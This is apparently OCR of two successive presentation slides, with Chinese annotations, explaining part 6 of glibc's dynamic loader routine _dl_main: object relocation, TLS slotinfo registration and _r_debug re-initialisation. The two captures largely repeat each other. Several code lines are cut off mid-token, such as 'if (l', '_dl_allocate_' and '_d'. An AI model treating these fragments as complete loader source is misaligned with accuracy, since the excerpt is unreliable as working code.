
```
$ ▌
    _rtld_main_check(main_map, _dl_argv[0]);
    if (... /* 檢查是否 prelink */) { ... }
    if (prelinked)
    { ... /* 如果有 prelink，先做 relocation */ }
    else
    {
        unsigned i = main_map->l_searchlist.r_nlist;
        while (i-- > 0)
        {
            struct link_map *l = main_map->l_initfini[i];
            struct libname_list *lnp = l->l_libname->next;

            while (__builtin_expect(lnp != NULL, 0))
            {
                lnp->dont_free = 1;
                lnp = lnp->next;
            }
            l->l_free_initfini = 0;

            if (l != &GL(dl_rtld_map))
                _dl_relocate_object(l, l->l_scope, GLRO(dl_lazy) ? RTLD_LAZY : 0,
                                    consider_profiling);

            if (l
                _
        }
    }

    _dl_allocate_

    if (!prelinked && rtld_multiple_ref)
    {
        GL(dl_rtld_map).l_relocated = 0;
        _dl_relocate_object(&GL(dl_rtld_map), main_map->l_scope, 0, 0);
    }

    r = _dl_debug_initialize(0, LM_ID_BASE);
}
```

對每個 object 都做 relocation，不過如果是 lazy binding 的話就不會在此解析

$ DL Start

_dl_main part6

- 檢查是否支援 CET 以及處理 prelink
- 標記還要使用的 data 不用被釋放
- 每個 object 做 relocation
- 將每個 link_map 加到 TLS 的 slot
- 把 binary 內的 TLS section data 複製到 TLS 當中
- ld 做 relocation
- 再次初始化 _r_debug




```
$ 
    _rtld_main_check(main_map, _dl_argv[0]);
    if (... /* 檢查是否 prelink */) { ... }
    if (prelinked)
    { ... /* 如果有 prelink，先做 relocation */ }
    else
    {
        unsigned i = main_map->l_searchlist.r_nlist;
        while (i-- > 0)
        {
            struct link_map *l = main_map->l_initfini[i];
            struct libname_list *lnp = l->l_libname->next;

            while (__builtin_expect(lnp != NULL, 0))
            {
                lnp->dont_free = 1;
                lnp = lnp->next;
            }
            l->l_free_initfini = 0;

            if (l != &GL(dl_rtld_map))
                _dl_relocate_object(l, l->l_scope, GLRO(dl_lazy) ? RTLD_LAZY : 0,
                                    consider_profiling);

            if (l->l_tls_blocksize != 0 && tls_init_tp_called)
                _dl_add_to_slotinfo(l, true);
        }
    }

    _d

    if (!prelinked && rtld_multiple_ref)
    {
        GL(dl_rtld_map).l_relocated = 0;
        _dl_relocate_object(&GL(dl_rtld_map), main_map->l_scope, 0, 0);
    }

    r = _dl_debug_initialize(0, LM_ID_BASE);
}
```

將 link_map 紀錄在 TLS 的 member slotinfo 當中

$ DL Start

_dl_main part6

- 檢查是否支援 CET 以及處理 prelink
- 標記還要使用的 data 不用被釋放
- 每個 object 做 relocation
- 將每個 link_map 加到 TLS 的 slot
- 把 binary 內的 TLS section data 複製到 TLS 當中
- ld 做 relocation
- 再次初始化 _r_debug



